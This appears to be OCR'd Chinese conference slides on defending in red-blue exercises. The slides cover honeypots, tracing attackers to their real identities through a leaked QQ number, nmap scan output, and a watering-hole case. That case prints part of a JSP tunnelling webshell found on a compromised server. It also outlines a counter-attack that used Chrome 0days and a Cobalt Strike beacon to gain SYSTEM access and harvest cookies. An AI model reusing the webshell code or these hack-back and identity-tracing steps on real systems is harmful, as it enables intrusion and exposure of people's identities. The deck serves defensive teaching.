
5天过去了……蜜罐依然没有收获，只能主动出击

- IP注册地为香港特别行政区
- 存在 phpmyadmin 弱口令
- 数据库写文件拿到 webshell
- 获取系统权限





迎战 > 案例3：发现黑产



1. 扫描器发现 800+ 台服务器存在 mysql 弱口令
2. C2服务器还控制了 600+ 台个人电脑

ref.attacker.com

时间	IP	国家	州/省	运营商
2020/9/7	aaa.bbb.ccc.ddd	中国	北京/北京	电信/联通
2020/8/25	122.xx.xx.xx	中国	河南/郑州	电信/联通
2020/7/20	152.xx.xx.xx	中国	北京/北京	电信/联通/移动
2020/7/9	183.xx.xx.xx	中国	广东/佛山	电信
2020/7/1	118.xx.xx.xx	中国	香港/	hkt.cc
2020/3/26	119.xx.xx.xx	中国	山东/青岛	联通
2020/2/27	125.xx.xx.xx	中国	福建/福州	电信
2020/2/3	14.xx.xx.xx	中国	广东/广州	电信

域名	当前 IP
Victim.cn	211.xx.xx.xx
www.victim.cn	211.xx.xx.xx
aaf.attacker.com	211.xx.xx.xx
ref.attacker.com	211.xx.xx.xx
bodyres.attacker.net	211.xx.xx.xx
qq177XXXXXXX.attacker.org	211.xx.xx.xx

在一份19年的在线病毒分析报告中发现了 ref.attacker.com 曾经解析到了 119.xxx.xxx.xxx


1. 两个IP原先有正常业务：victim.cn和 victim2.cn
2. 最晚在2020年3月，黑客入侵了119.xxx.xxx.xxx（victim2.cn），将域名3、4、5、6指向了该服务器，直到2020-06-18日。
3. 预计在2020年9月，黑客入侵了211.xxx.xxx.xxx（victim.cn），将域名3、4、5、6指向了该服务器，目前仍然有效。
4. 域名qq177xxxxx.attakcer.org泄露了QQ号码 177xxxxxx。
5. 利用QQ号码溯源到了身份证、手机号信息。

域名	现有 IP
Victim2.cn	119.xxx.xxx.xxx
aaf.attacker.com	211.xxx.xxx.xxx
bh.attacker.com	不存在了
ref.attacker.com	211.xxx.xxx.xxx
bodyres.attacker.net	211.xxx.xxx.xxx
qq1779XXXXXX.f3322.org	211.xxx.xxx.xxx


红蓝对抗无关。对于红蓝对抗无关的追踪溯源完整还原攻击链条，溯源到黑客的虚拟身份、真实身份，溯源到攻击队员，反控攻击方主机，根据程度阶梯给分。本次溯源到疑似攻击者的虚拟身份，给XXX分。

发现的攻击IP是非有效IP。入侵是得分的前提，对扫描探测（进行信息探测踩点，并未攻击成功）的追踪溯源不得分。请明确是否入侵成功，并提供入侵成功证据。


迎战 > 案例5：利用设备指纹捕获真实攻击者



迎战 > 案例5：利用设备指纹捕获真实攻击者（2）



迎战 > 案例6：钓鱼邮件案例



迎战 > 案例7：钓鱼邮件案例（延申）


```
root@XS4325421733:~# nmap -sT -A 10[redacted]

Starting Nmap 7.60 ( https://nmap.org ) at 2020-09-22 10:14 CST
Nmap scan report for 101[redacted]
Host is up (0.036s latency).
Not shown: 984 closed ports
PORT     STATE    SERVICE        VERSION
22/tcp   open     ssh            OpenSSH 5.3 (protocol 2.0)
| ssh-hostkey:
|   1024 39:48:ec:68:84:b7:9d:fe:e2:4b:43:20:34:24:21:56 (DSA)
|_  2048 aa:bc:2e:04:6f:46:29:21:4b:08:44:52:82:b4:16:9c (RSA)
25/tcp   filtered smtp
109/tcp  filtered pop2
110/tcp  filtered pop3
135/tcp  filtered msrpc
139/tcp  filtered netbios-ssn
143/tcp  filtered imap
445/tcp  filtered microsoft-ds
465/tcp  filtered smtps
587/tcp  filtered submission
593/tcp  filtered http-rpc-epmap
993/tcp  filtered imaps
995/tcp  filtered pop3s
1723/tcp filtered pptp
1935/tcp filtered rtmp
4444/tcp filtered krb524
Aggressive OS guesses: Linux 3.2 (95%), Linux 3.1 (94%), AXIS 210A or 211 Network Camera (Linux 2.6
deo recorder (93%), Linux 2.6.32 - 3.10 (93%), Linux 3.16 (93%), Linux 2.6.32 (92%), Linux 2.6.32
No exact OS matches for host (test conditions non-ideal).
Network Distance: 19 hops

TRACEROUTE (using proto 1/icmp)
HOP RTT      ADDRESS
1   ...
2   0.44 ms  103[redacted]
3   0.68 ms  10.8[redacted]
4   1.92 ms  10.10.11.254
5   1.70 ms  43.252.86.113
6   4.91 ms  119.252.139.69
7   7.22 ms  43.252.86.66
8   6.56 ms  202.77.23.29
9   12.77 ms 219.158.10.29
10  13.44 ms 219.158.24.133
11  11.52 ms 219.158.19.65
12  27.93 ms 219.158.114.246
13  29.61 ms 124.160.189.98
14  ...
15  31.03 ms 42[redacted]
16  ... 18
19  33.64 ms 101[redacted]
```

我方攻击者

```
root@XS4325421733:~# nmap -sT -A [redacted]

Starting Nmap 7.60 ( https://nmap.org ) at 2020-09-22 10:16 CST
Nmap scan report for 120[redacted]
Host is up (0.016s latency).
Not shown: 984 closed ports
PORT     STATE    SERVICE        VERSION
22/tcp   open     ssh            OpenSSH 5.3 (protocol 2.0)
| ssh-hostkey:
|   1024 76:65:dc:46:45:43:72:1d:b4:3a:76:b4:cd:ef:c0:81 (DSA)
|_  2048 fd:34:50:df:43:34:cf:b4:50:fa:71:3f:66:c7:1a:88 (RSA)
25/tcp   filtered smtp
109/tcp  filtered pop2
110/tcp  filtered pop3
135/tcp  filtered msrpc
139/tcp  filtered netbios-ssn
143/tcp  filtered imap
445/tcp  filtered microsoft-ds
465/tcp  filtered smtps
587/tcp  filtered submission
593/tcp  filtered http-rpc-epmap
993/tcp  filtered imaps
995/tcp  filtered pop3s
1723/tcp filtered pptp
1935/tcp filtered rtmp
4444/tcp filtered krb524
Aggressive OS guesses: Linux 3.2 (95%), Linux 3.1 (95%), AXIS 210A or 211 Network
32 - 3.3 (92%), HIKVISION DS-7600 Linux Embedded NVR (Linux 2.6.10) (92%), Dahua r
No exact OS matches for host (test conditions non-ideal).
Network Distance: 19 hops

TRACEROUTE (using proto 1/icmp)
HOP RTT      ADDRESS
1   ...
2   0.50 ms  1[redacted]
3   0.67 ms  10.85.0.254
4   1.83 ms  10.10.11.254
5   1.81 ms  43.252.86.113
6   4.21 ms  119.252.139.69
7   5.97 ms  43.252.86.66
8   5.59 ms  202.77.23.29
9   8.22 ms  219.158.10.29
10  8.93 ms  219.158.24.133
11  10.55 ms 219.158.97.1
12  13.07 ms 157.148.0.170
13  11.38 ms 120.80.98.234
14  11.54 ms 112.95.237.198
15  ...
16  13.31 ms 1[redacted]
17  ... 18
19  16.47 ms 1[redacted]
```

他山攻击者

迎战 > 案例8：水坑案例

管理后台 → 弱口令 → 利用后台计划任务写入免杀webshell → 该服务器在内网开始横向扩散

```
[root@host                    ]# cat /                              webapps/bi/xui/syst.jsp
<%@page import="java.nio.ByteBuffer, java.net.InetSocketAddress, java.nio.channels.SocketChannel, java.util.Arrays
, java.io.*, java.net.UnknownHostException, java.net.Socket"%>
<%
   String cmd = request.getHeader("Sedlkvada");
   if (cmd != null) {
      response.setHeader("Xgqcmzwaw", "fzho9aAtjhlKdgA_Mdof164NlGElUgICwAMcszZHdpHNFbghBZx4NiQLS");
      if (cmd.compareTo("XqRTONFfDAWNQGL1_FaOW8If5C_P8zQtD5iDgWdcsXySj_xQY6vjcOFZqj_qMzH") == 0) {
         try {
            String[] target_ary = new String(b64de(request.getHeader("Ua"))).split("\\|");
            String target = target_ary[0];
            int port = Integer.parseInt(target_ary[1]);
            SocketChannel socketChannel = SocketChannel.open();
            socketChannel.connect(new InetSocketAddress(target, port));
            socketChannel.configureBlocking(false);
            session.setAttribute("socket", socketChannel);
            response.setHeader("Xgqcmzwaw", "fzho9aAtjhlKdgA_Mdof164NlGElUgICwAMcszZHdpHNFbghBZx4NiQLS");
```

迎战 > 案例8：水坑案例

管理后台 → 弱口令 → 利用后台计划任务写入免杀webshell → 该服务器在内网开始横向扩散

溯源

IP代理池 → 厂家情报中心 → 样本泄露了物理路径 → 捕获到用户名 → 用户信息

反制

在webshell中植入probe.js → 在webshell中增加canvas探针 → Chrome UAF 0day x 2

- 浏览器(Chrome)
- 操作系统
- CPU
- 主板

Chrome UAF 0day → CS 免杀客户端 → 获得微信ID

browser, ua, lang, referer,
location, toplocation,
cookie, domain, title,
screen, flash

```
beacon> getuid
[*] Tasked beacon to get userid
[+] host called home, sent: 8 bytes
[*] You are NT AUTHORITY\SYSTEM (admin)
```

3 战后反思

- 蜜罐
- 反制

